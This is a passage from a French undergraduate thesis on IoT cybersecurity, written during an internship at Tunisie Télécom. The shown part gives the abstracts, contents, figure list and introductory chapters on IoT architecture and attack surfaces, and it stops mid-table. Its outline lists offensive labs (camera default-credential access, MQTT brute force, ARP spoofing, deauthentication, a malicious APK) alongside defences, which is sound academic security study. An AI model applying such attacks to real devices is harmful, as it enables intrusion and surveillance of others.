

Projet de Fin d'Etudes

Présenté à

L'Institut Supérieur des Sciences Appliquées et de Technologie de Mateur

En vue de l'obtention de la Licence Appliquée en

Télécommunication

Parcours : **LMD**

Par

Argoubi Ahmed

IoT CyberSecurity

Soutenue le 23 mai 2024 devant la commission de jury composée de :

Dr.. Boudhiafi Walid

Président

Dr. Ben Said Yosra

Rapporteur

Dr. Faltekh Kais

Encadrant Académique

M. Jemai Hatem

Encadrant de l'Entreprise

إِذَا لَمْ يَكُنْ عَوْنُ مِنَ اللَّهِ لِلْفَتْنَى *** فَأَكْثُرُ مَا يَجْنِي عَلَيْهِ اِجْتِهادُهُ

Abstract

This project aims to explore and discuss the risks and security challenges associated with Internet of Things technology. My main role was to direct efforts towards implementing targeted attacks on IoT infrastructure, with the aim of gaining a deeper understanding of potential weaknesses and vulnerabilities. These experiments played a crucial role in analyzing potential risks and establishing an accurate map of points that could endanger the environment. Additionally, I worked on designing and implementing advanced security strategies to monitor and detect potential attacks against the Internet of Things environment.

Resumé

Ce projet vise à explorer et discuter des risques et des défis de sécurité associés à la technologie de l'Internet des objets. Mon rôle principal était de diriger les efforts vers la mise en œuvre d'attaques ciblées sur l'infrastructure de l'IoT, dans le but de comprendre plus en profondeur les points faibles et les vulnérabilités potentielles. Ces expériences ont joué un rôle crucial dans l'analyse des risques possibles et l'établissement d'une carte précise des points susceptibles de mettre en danger l'environnement. En outre, j'ai travaillé sur la conception et la mise en œuvre de stratégies de sécurité avancées pour surveiller et détecter les attaques potentielles contre l'environnement de l'Internet des objets.

الملخص

هذا المشروع يهدف إلى استكشاف ومناقشة مخاطر وتحديات الأمان المرتبطة ببنية الإنترن特 للأشياء . كان دوري الرئيسي هو توجيه الجهود نحو تنفيذ هجمات مستهدفة على البنية التحتية لانترنت الأشياء وذلك بهدف فهم أعمق لنقط الضعف والثغرات المحتملة. هذه التجارب لعبت دوراً مهماً في تحليل المخاطر المحتملة ووضع خريطة دقيقة لل نقاط التي قد تعرض البيئة للخطر. بالإضافة إلى ذلك، قمت بالعمل على تصميم وتطبيق استراتيجيات أمنية متقدمة، لرصد وكشف الهجمات المحتملة على بيئة انترنت الأشياء

Mots clés : IoT , Cyber Security , kali linux , SIEM , NMAP , chiffrement , MQTT , brute force , DoS , Wireshark , pentesting , proxychains , MiTM ...

Remerciement

Au début, je tiens à remercier **DIEU** de m'avoir donné la santé et la force de mener à bien ce modeste travail.

Je tiens à remercier Mr Jemai Hatem, mon encadrant professionnel au sein de Tunisie Télécom, ainsi que mon encadrant académique, Mr Faltekh Kais, pour leur disponibilité durant la période du stage .

Je tiens aussi à remercier la société qui m'a accueilli pendant toute la durée du stage, **Tunisie Télécom**, pour cette opportunité de m'intégrer dans leur travail.

Et finalement, j'aimerais adresser ce remerciement à l'Institut Supérieur de Sciences Appliquées et de Technologie de Mateur (**ISSATM**) et le jury pour leurs propres efforts réalisés.

Table des Matières

Chapitre 1. Présentation générale du projet	1
1.Introduction :.....	1
2.Présentation de l'organisme d'accueil :	1
2.2 Historique :	1
2.3 Organisation :	2
3.Présentation du projet :	2
3.1Étude de l'existant :.....	2
3.2Problématique :.....	3
3.3Solution proposée :	3
4Conclusion :	3
Chapitre 2. État de l'art.....	4
1.Introduction :.....	4
2.Les Fondamentaux de l'IoT :	4
2.1 Définition de L'IoT :	4
2.3 Architecture de l'IoT :.....	5
2.5 Les Domaines d'Application de l'IOT :.....	5
2.5.1 Domotique :	6
2.5.2 Villes Intelligentes :	6
2.5.3 Santé :	6
2.5.4 L'industrie :	7
3.Les Principales menaces et attaques sur IoT :.....	7
3.1 Introduction :	7
3.2 Problèmes de sécurité IoT :	7
3.2.1 Mobile :	8
3.2.2 Cloud :	8
3.2.3 Objet Connecté :	9
3.2.4 Communication :	9
3.3 Les Vulnérabilités de sécurité de l'IoT :	9
3.4 IoT Cyberattaques :	11
3.4.1 Introduction :	11
3.4.3 Services de sécurité :	11

3.4.4 Exemples d'attaques :	12
4.1 Collection d'informations :	13
4.2 Scanner Les Vulnérabilités :.....	13
4.3 Lancement de l'attaque :	14
4.4 Obtention de l'accès :.....	14
4.5 Maintien de l'attaque :	14
5. Les défis et les solutions de sécurité IoT :	14
5.1 Des solutions pour le contrôle d'accès et Gestion des Identités:	15
5.1.1 Solution IAM :	15
5.1.2 ZTNA (Zero Trust Network Access) :.....	16
5.2 Solution pour la sécurité des communications et des données :	16
5.3 Solution pour la détection contre les attaques :	17
5.3.1 Solution basée sur Machine Learning :	17
5.3.2 SIEM :.....	17
5.4 Solution pour l'intégrité des données :	17
6. Conclusion :	18

Chapitre 3. Réalisation et tests..... 19

1. Introduction :	19
2. Environnement de travail :	19
2.1 Environnement matériel :	19
2.2 Environnement logiciel :	20
3. Sécurité offensive:.....	20
3.1 Méthodologie :	20
3.2 Attaques menées :	21
3.2.1 OSINT Engineering:.....	21
3.2.2 Enumeration Active :	24
3.2.3 Attaque sur le protocole MQTT (brute force attaque) :.....	28
3.2.4 Exploit de zeroconf protocole (Exploit de protocole UPnP) :	29
3.2.5 Attaque de désauthentification contre les points d'accès :	32
3.2.6 MiTM attack (ARP spoofing) :.....	34
3.2.7 Reverse engineering d'un firmware :	36
3.2.8 Social Engineering attack :	40
4. Sécurité défensive :	41
4.1 Méthodologie :	41

4.2 Les Solutions proposés :.....	42
4.2.1 Chiffrement des données :	42
4.2.2 Sécurisation du protocole MQTT :	43
4.2.3 Création d'un tunnel VPN sécurisé :.....	45
4.2.4 SIEM :.....	47
4.2.5 Détection Avec Wireshark :.....	50

Table de Figures

<i>Figure 1 : TT Logo</i>	1
<i>Figure 2 : Organigramme TT</i>	2
<i>Figure 3 : Fonctionnement des Objets Intelligents.....</i>	4
<i>Figure 4 : Architecture de l'IoT</i>	5
<i>Figure 5 : modèle de surface d'attaque IoT</i>	8
<i>Figure 6 : Environnement d'applications mobiles en IoT</i>	8
<i>Figure 7 : méthodologie de piratage IoT</i>	13
<i>Figure 8 : Shodan Logo</i>	13
<i>Figure 9 : Gestion des identités et des accès par IAM</i>	15
<i>Figure 10 : Les étapes de détection des attaques IoT basé sur le Machine Learning</i>	17
<i>Figure 11 : structure de blocs</i>	18
<i>Figure 12 : utilisation de proxychains et tor</i>	21
<i>Figure 13 : recherche des cameras</i>	22
<i>Figure 14 : Caméras trouvées.....</i>	22
<i>Figure 15 : Caméra identifiée</i>	22
<i>Figure 16 : Scan du caméra avec nmap</i>	22
<i>Figure 17 : Interface de login de caméra</i>	23
<i>Figure 18 : Hikvision devices default user name & password</i>	23
<i>Figure 19 : exécution de serveur rtsp</i>	23
<i>Figure 20 : serveur RTSP.....</i>	24
<i>Figure 21 : Attaque ressuée</i>	24
<i>Figure 22 : changement de l'adresse MAC.....</i>	25
<i>Figure 23 : Scan de réseau</i>	25
<i>Figure 24 : balayage des ports ouverts</i>	25
<i>Figure 25 : enregistrement la résultat de scan dans un fichier XML</i>	26
<i>Figure 26 : Accés de WebMap a l'aide de docker</i>	26
<i>Figure 27 : Webmap dashbord.....</i>	26
<i>Figure 28 : Analyse d'appareils</i>	27
<i>Figure 29 : scanner nmap a l'aide de python</i>	27
<i>Figure 30 : Test de script</i>	27
<i>Figure 31 : Terminal de subscriber</i>	28
<i>Figure 32 : Publication d'une message test.....</i>	28
<i>Figure 33 : Affichage du message test</i>	28
<i>Figure 34 : Crédation de mot de passe.....</i>	28
<i>Figure 35 : Crédation du fichier du configuration</i>	28
<i>Figure 36 : Redémarrage de mosquitto</i>	28
<i>Figure 37 : Test d'authentification</i>	29
<i>Figure 38 : test du module ncrack par rapport a mqtt.....</i>	29
<i>Figure 39 : Installation MiniUPnP et luci sur une image OpenWrt</i>	29
<i>Figure 40 : Modification du paramètres de configuration.....</i>	30
<i>Figure 41 : Exécution du commande msearch</i>	30
<i>Figure 42 : liste des appareils UPnP découvertes.....</i>	30
<i>Figure 43 : Ajoute du règle de mappage de port a l'appareil UPnP</i>	31
<i>Figure 44 : Interface web de routeur</i>	31
<i>Figure 45 : Accès a l'interface web avec une adresse IP externe</i>	32

<i>Figure 46 : Vérification de la configuration de l'adaptateur Wi-Fi</i>	32
<i>Figure 47 : changement de l'adaptateur en mode monitor.....</i>	33
<i>Figure 48 : Les réseaux Wi-Fi disponibles.....</i>	33
<i>Figure 49 : Capture de handshake</i>	33
<i>Figure 50 : Désauthentification de réseau</i>	33
<i>Figure 51 : Brute force contre le handshake WPA2</i>	34
<i>Figure 52 : Environnement d'une attaque MiTM.....</i>	34
<i>Figure 53 : Sélection de deux victimes</i>	35
<i>Figure 54 : Table ARP avant l'attaque.....</i>	35
<i>Figure 55 : Lancement de l'attaque MITM.....</i>	35
<i>Figure 56 : Table ARP après l'attaque</i>	36
<i>Figure 57 : Capture et analyse du trafic avec Wireshark</i>	36
<i>Figure 58 : Netgear D6000</i>	36
<i>Figure 59 : Installation du firmware.....</i>	37
<i>Figure 60 : Extraire le fichier</i>	37
<i>Figure 61 : Extraire du firmware</i>	37
<i>Figure 62 : Recherche a les fichier passwd.....</i>	37
<i>Figure 63 : Déchiffrement du mot de passe</i>	37
<i>Figure 64 : Les fichiers du configurations.....</i>	38
<i>Figure 65 : Examen du fichier romfile.cfg</i>	38
<i>Figure 66 : Commencement du l'émulation</i>	38
<i>Figure 67 : analyse dynamique du firmware.....</i>	39
<i>Figure 68 : Identification des services réseau</i>	39
<i>Figure 69 : Désactivation du firmware</i>	39
<i>Figure 70 : interface web de Netgear</i>	39
<i>Figure 71 : Génération du fichier malveillant.....</i>	40
<i>Figure 72 : Installation du fichier apk dans le téléphone de victime.....</i>	40
<i>Figure 73 : Les fonctionnalités du téléphone</i>	41
<i>Figure 74 : Trafic réseau.....</i>	42
<i>Figure 75 : Fichier crypté en binaire</i>	42
<i>Figure 76 : Déchiffrement des données.....</i>	43
<i>Figure 77 : Génération de clé privée</i>	43
<i>Figure 78 : Génération de clé publique</i>	43
<i>Figure 79 : Chiffrement asymétrique</i>	43
<i>Figure 80 : Déchiffrement asymétrique</i>	43
<i>Figure 81: Génération de clé et certificat</i>	44
<i>Figure 82 : Création du demande de signature</i>	44
<i>Figure 83 : Validation du certificat.....</i>	44
<i>Figure 84 : Sécurisation du broker</i>	44
<i>Figure 85 : Démarrage du broker.....</i>	44
<i>Figure 86 : Publication d'un message</i>	45
<i>Figure 87 : Recoit du message</i>	45
<i>Figure 88 : Message bien arrivé</i>	45
<i>Figure 89 : Installation nouvelle infrastructure PKI.....</i>	45
<i>Figure 90 : Obteniation le certificat de l'autorité</i>	46
<i>Figure 91 : génération les paramètres Diffie-Hellman (DH)</i>	46
<i>Figure 92 : Création du demande de certificat pour le serveur.....</i>	46
<i>Figure 93 : Signature le demande de certificat du serveur</i>	46
<i>Figure 94 : le certificat et le clé du client.....</i>	46

<i>Figure 95 : Création de clé ta</i>	46
<i>Figure 96 : Démarrage de connexion sur le machine client</i>	47
<i>Figure 97 : Démarrage de connexion sur le machine serveur.....</i>	47
<i>Figure 98 : Ping de la machine de client à la machine serveur</i>	47
<i>Figure 99 : Connexion chiffrée.....</i>	47
<i>Figure 100 : Architecture d'environnement du SIEM</i>	48
<i>Figure 101 : Installation d'une agent</i>	48
<i>Figure 102 : Activation de agent</i>	48
<i>Figure 103 : Vérification du connectivité de l'agent</i>	48
<i>Figure 104 : Activation du ssh</i>	49
<i>Figure 105 : Ping de machine Kali vers la machine de l'agent</i>	49
<i>Figure 106 : attaque SSH force brute</i>	49
<i>Figure 107 : Interface de SIEM après l'attaque</i>	49
<i>Figure 108 : Evènement de sécurité</i>	50
<i>Figure 109 : préparation du filtre</i>	51
<i>Figure 110 : filtre du détection d'une attaque ARP spoofing</i>	51
<i>Figure 111 : détection d'une attaque ARP spoofing</i>	51

Liste des Tableaux

<i>Tableau 1 : Les domaines d'application de la villes intelligentes</i>	6
<i>Tableau 2 : Les surfaces de communication</i>	9
<i>Tableau 3 : Vulnérabilités de l'IoT</i>	11
<i>Tableau 4 : Example d'Attaques contre l'IoT</i>	12
<i>Tableau 5 : défis de sécurité de l'IoT et les solutions correspondantes</i>	15
<i>Tableau 6 : les differences entre Cryptographie Quantique et la Cryptographie Traditionnelle</i>	16
<i>Tableau 7 : Les Machines virtuelle utiliser</i>	19
<i>Tableau 8 :L'environnement logiciel</i>	20

Liste des abréviations

AES : Advanced Encryption Standard

ARP : Address Resolution Protocol

BLE : Bluetooth Low Energy

DoS : Denial of Service

DDoS : Distributed Denial of Service

HTTP : Hypertext Transfer Protocol

HTTPS : Hypertext Transfer Protocol

IAM : Identity and Access Management

IP : Internet Protocol

IOT : Internet Of Things

LPWAN : Low Power Wide Area Network

MQTT : Message Queuing Telemetry Transport

NMAP: Network Mapper

OSINT : Open Source Intelligence

OWASP : Open Web Application Security Project

UDP : User Datagram Protocol

UPNP : Universal Plug and Play

PKI : Public Key Infrastructure

RAM: Random Access Memory

RFID : Radio-Frequency Identification

RSA : Rivest-Shamir-Adleman

RTSP : Real Time Streaming Protocol

SSL : Secure Sockets Layer

TCP : Transmission Control Protocol

TLS : Transport Layer Security

VPN : Virtual Private Network

Wi-Fi : Wireless Fidelity

ZTNA : Zero trust network acces

Introduction Générale

Le développement rapide de l'Internet des Objets a profondément modifié notre façon d'interagir avec notre environnement. Les dispositifs IoT qu'il s'agisse de maisons intelligentes, de villes connectées ou d'industries automatisées ont bouleversé la manière dont les données sont collectées, analysées et utilisées afin d'améliorer nos vies et notre environnement , toutefois cette évolution rapide soulève aussi de nouveaux défis en termes de sécurité notamment en raison de l'utilisation fréquente des dispositifs IoT dans des environnements essentiels tels que les infrastructures essentielles et les systèmes de santé mettant ainsi en évidence l'importance capitale de la sécurité de l'IoT et la nécessité de prévenir les attaques visant à accéder aux réseaux exposant ainsi les données sensibles et compromettant la sécurité des personnes et des biens.

La sécurité des opérateurs télécoms tels que TT revêt une importance cruciale dans la protection de l'IoT. Ces opérateurs sont chargés de fournir des infrastructures de communication fiables et sécurisées pour soutenir les dispositifs IoT. En tant que tel ils doivent mettre en place des mesures de sécurité avancées visant à détecter et à prévenir les attaques, assurant ainsi l'intégrité des données et la confidentialité des utilisateurs.

Ce rapport sera divisé en trois chapitres principaux:

- Chapitre 1 : Ce chapitre fournira un aperçu de TT en tant qu'organisme d'accueil et identifiera le contexte et la problématique du projet .
- Chapitre 2 : Ce chapitre explorera les fondements de l'IoT en mettant en lumière les principales vulnérabilités et les attaques courantes auxquelles sont confrontés les dispositifs IoT. Il examinera également les techniques et les méthodologies utilisées pour exploiter ces vulnérabilités , offrant ainsi un aperçu approfondi des défis de sécurité associés à l'IoT.
- Chapitre 3 : Ce chapitre consistera en une simulation pratique d'attaques mettant en œuvre les connaissances acquises dans les chapitres précédents. De plus ,il proposera des suggestions et des solutions pour relever les défis de sécurité identifiés .

Chapitre 1. Présentation générale du projet

1. Introduction :

Dans ce premier chapitre , nous allons tout d'abord nous concentrer sur la mise en contexte du projet en commençant par une présentation de l'organisme d'accueil Tunisie Télécom dans lequel le travail a été effectué, le contexte du projet et la problématique à résoudre, l'étude de l'existant et finalement la solution proposée.

2. Présentation de l'organisme d'accueil :

Dans cette partie nous présentons une description générale de l'organisme d'accueil.

2.1 Organisme d'accueil

Tunisie Telecom dont le logo est représenté dans la figure 1 est une entreprise de télécommunications. Elle est le premier opérateur en télécommunications en Tunisie et elle est détenue par l'Etat tunisien.

Tunisie Telecom fournit essentiellement des services de téléphonie fixe et mobile et d'internet de services d'hébergements des sites web. Elle opère dans toute la Tunisie et elle a étendu son réseau afin de couvrir la plus grande nombre possible des zones rurales.



Figure 1 : TT Logo

2.2 Historique :

Tunisie Télécom a été créée en 1995 en tant que société publique chargée de fournir des services de télécommunications dans tout le pays. Elle a été le seul opérateur de télécommunications pendant de nombreuses années. (1)

2.3 Organisation :

Tunisie Telecom se compose d'une direction générale, neuf directions centrales et vingt-quatre directions régionales comme le montre la figure ci-dessous.




Figure 2 : Organigramme TT

3. Présentation du projet :

3.1 Étude de l'existant :

Dans le cadre de ce projet de fin d'études intégré dans le programme de troisième année de spécialisation en Télécommunication à l'Institut Supérieur des Sciences Appliquées et Technologiques de Mateur, l'objectif principal est d'analyser les différents risques susceptibles d'affecter l'IoT (Internet of Things) et d'explorer les préventions ainsi que les techniques disponibles pour contrer ces menaces éventuelles. Pour ce faire une étude de l'existant sera réalisée permettant ainsi d'évaluer les pratiques actuelles en matière de sécurité dans le domaine de l'IoT.

Cette analyse approfondie de l'existant nous permettra de mieux comprendre les défis et les lacunes en termes de sécurité auxquels sont confrontés les dispositifs IoT et servira de base solide pour la proposition de solutions efficaces et adaptées.

3.2 Problématique :

La problématique de ce projet réside dans la nécessité d'appréhender et de maîtriser les risques inhérents à l'Internet des Objets (IoT) compte tenu de son expansion rapide et de son omniprésence croissante dans notre quotidien. En effet, avec la multiplication des appareils connectés et l'interconnexion des systèmes, les vulnérabilités en matière de sécurité se multiplient, exposant les utilisateurs à des menaces potentielles telles que les cyberattaques, les violations de la vie privée et les atteintes à la sécurité des données. Dans ce contexte ce projet revêt une importance cruciale en proposant une analyse approfondie des risques liés à l'IoT et en développant des solutions préventives et des techniques de protection adéquates. En comprenant les défis spécifiques posés par la sécurité de l'IoT et en mettant en œuvre des mesures appropriées . Ce projet vise à assurer un déploiement sécurisé et fiable de la technologie IoT garantissant ainsi la confiance des utilisateurs et la protection de leurs données sensibles.

3.3 Solution proposée :

Les solutions de sécurité IoT sont d'une importance cruciale pour assurer la protection des dispositifs connectés et des données qu'ils génèrent. En prévenant les attaques potentielles, en détectant les vulnérabilités et en atténuant les risques, ces solutions garantissent l'intégrité, la confidentialité et la disponibilité des informations . Dans l'objectif de garantir le bon fonctionnement d'un système IoT , on a développé plusieurs solutions distinctes telles que le chiffrement, le SIEM, le VPN et d'autres solutions.

4. Conclusion :

Dans ce chapitre, nous avons introduit l'organisme d'accueil ainsi qu'une présentation du projet. Dans le prochain chapitre nous aborderons diverses notions fondamentales relatives au domaine de l'IoT, notamment les vulnérabilités, les attaques, et d'autres aspects pertinents de ce domaine.

Chapitre 2. État de l'art

1. Introduction :

Dans ce chapitre, nous nous immergerons dans l'univers de l'Internet des Objets, examinant ses bases, ses risques et ses défis. Nous partirons de l'étude des principes fondamentaux pour analyser les menaces émergentes, nous plongeant ainsi dans un domaine en évolution constante où la sécurité et la résilience jouent un rôle central.

2. Les Fondamentaux de l'IoT :

2.1 Définition de L'IoT :

L'Internet des objets, ou IoT (Internet of Things), est un scénario dans lequel les objets se voient attribuer des identifiants uniques et ont la capacité de transférer des données sur un réseau sans nécessiter d'interaction directe entre humains ou entre humains et machines. (2)

L'équipement d'un objet intelligent comprend des capteurs, un microprocesseur, des interfaces de communication et des applications qui lui permettent d'analyser son environnement. La première étape consiste à collecter des données telles que la température, le mouvement, la luminosité et l'humidité, à l'aide de ses capteurs. Ensuite ces données sont transmises sans fil vers un serveur dédié via des technologies telles que le WiFi, le Bluetooth ou le RFID, dans ce qui constitue la deuxième étape. Dans la troisième étape les données sont traitées par un algorithme préprogrammé qui interagit avec d'autres composants de l'infrastructure IoT pour analyser et interpréter les informations collectées. Enfin dans la quatrième étape les plateformes IoT collaborent avec les outils d'analyse de "big data" pour tirer des conclusions et prendre des décisions basées sur ces informations, permettant ainsi à l'objet intelligent d'agir sur son environnement via divers dispositifs.. (3)




Figure 3 : Fonctionnement des Objets Intelligents

2.3 Architecture de l'IoT :

L'architecture de l'IoT se compose de trois couches principales : la couche de perception, la couche réseau et la couche application.




Figure 4 : Architecture de l'IoT

La couche perception qui constitue la base physique, abrite les capteurs chargés de détecter et de collecter des données sur l'environnement. (4)

La couche réseau assure la connectivité entre les objets intelligents, les périphériques réseau et les serveurs. (5)

La couche application de l'IoT réalise deux fonctions clés : l'analyse des données collectées par les capteurs et l'action en réponse à ces données. (6)

2.5 Les Domaines d'Application de l'IoT :

L'Internet des Objets (IoT) représente une révolution technologique qui a le potentiel de transformer radicalement notre façon de vivre et d'interagir avec le monde qui nous entoure. En connectant des objets physiques à Internet et en leur permettant de collecter et d'échanger des données l'IoT ouvre la porte à une multitude d'applications dans **divers domaines**.

Ces applications de l'IoT sont vastes et variées. Elles touchent à tous les aspects de notre vie, de la maison à la ville en passant par la santé et l'industrie.

2.5.1 Domotique :

Le fonctionnement de la domotique implique trois éléments principaux : une interface de contrôle, des dispositifs de commande et des dispositifs contrôlés. Lorsque l'utilisateur envoie une commande via l'interface, elle est transmise aux dispositifs de commande par un réseau de communication. Ces dispositifs relaient ensuite la commande aux dispositifs contrôlés correspondants qui exécutent l'action demandée comme l'activation d'une lampe ou le réglage d'un thermostat. Les systèmes de domotique peuvent également être programmés pour des actions automatiques basées sur des facteurs tels que l'heure ou la présence, et ils peuvent envoyer des alertes en cas d'événements anormaux, comme une porte laissée ouverte. (7)

2.5.2 Villes Intelligentes :

Domaine d'Application	Secteur
Transports publics et privés les parkings	Transports
Éclairage Consommation d'énergie	Énergie
Gestion des déchets Qualité de l'air	Environnement
Sécurité publique Maintenance	Sécurité

Tableau 1 : Les domaines d'application de la villes intelligentes

Le tableau 1- met en lumière la diversité et la richesse des applications de ville intelligente dans différents domaines. De la mobilité à l'environnement en passant par l'énergie et la sécurité ces technologies démontrent leur capacité à transformer les villes en environnements plus efficaces, durables et agréables à vivre.

2.5.3 Santé :

Les organisations de santé opèrent dans un environnement interconnecté facilitant le partage et la gestion des informations des patients entre divers intervenants et points d'accès, chacun avec ses propres mesures de sécurité. (8)

2.5.4 L'industrie :

L'industrie représente le principal secteur d'application de l'IoT, utilisant des capteurs intelligents pour collecter en temps réel des données de production directement depuis les machines. Ces systèmes permettent une surveillance automatique et une anticipation des problèmes potentiels. (9)

3.Les Principales menaces et attaques sur IoT :

3.1 Introduction :

Au cœur de la révolution numérique l'Internet des Objets (IoT) émerge comme un écosystème technologique complexe où chaque appareil connecté devient un nœud vital de notre environnement numérique en expansion. Cependant cette connectivité omniprésente ne vient pas sans son lot de défis et de risques. Chaque objet qu'il soit domestique, industriel, ou même une simple application mobile devient une porte d'entrée potentielle pour les attaques. Des attaques qui peuvent prendre des formes variées depuis l'exploitation de vulnérabilités dans les dispositifs IoT eux-mêmes jusqu'à la compromission des services cloud qui stockent et traitent les données générées par ces appareils.

Dans cette section nous plongerons dans les profondeurs de l'IoT pour explorer en détail les vulnérabilités sous-jacentes et les différentes attaques qui mettent en péril la sécurité et la fiabilité de ce réseau interconnecté.

3.2 Problèmes de sécurité IoT :

Bien que l'Internet des Objets ouvre la voie à de nombreuses possibilités il est confronté à d'importants défis en matière de sécurité. Pour mieux appréhender ces enjeux nous allons examiner de près les différentes interfaces de sa surface d'attaque. Cela inclut les dispositifs mobiles, les services cloud, les protocoles de communication et les appareils IoT eux-mêmes.




Figure 5 : modèle de surface d'attaque IoT

3.2.1 Mobile :

Dans la surface d'attaque de l'IoT l'interface mobile représente un point critique où les appareils IoT interagissent avec les utilisateurs finaux via des applications mobiles dédiées. Cette interface est souvent la porte d'entrée privilégiée pour les attaquants cherchant à compromettre la sécurité de l'IoT.




Figure 6 : Environnement d'applications mobiles en IoT

3.2.2 Cloud :

Les adversaires exploitent parfois des failles dans les systèmes cloud pour accéder à des informations sensibles tels que les données des utilisateurs ou les clés d'authentification ou pour injecter du code malveillant dans les applications hébergées sur le cloud. De plus les configurations de sécurité inadéquates ou les mises à jour non appliquées peuvent laisser les services cloud vulnérables à des attaques sophistiquées.

3.2.3 Objet Connecté :

Les appareils IoT eux-mêmes peuvent être des cibles pour les attaquants car ils constituent des points d'entrée potentiels pour compromettre la sécurité de l'ensemble du système.

Les vulnérabilités au niveau des appareils connectés peuvent résulter de configurations par défaut non sécurisées, de failles logicielles non corrigées ou d'une absence de mécanismes de gestion des mises à jour.

3.2.4 Communication :

Dans la complexité de l'écosystème IoT, la communication se déploie sur deux fronts majeurs créant ainsi une dualité de surfaces d'attaque : la surface réseau et la surface radio.

Critère	Surface Réseau	Surface Radio
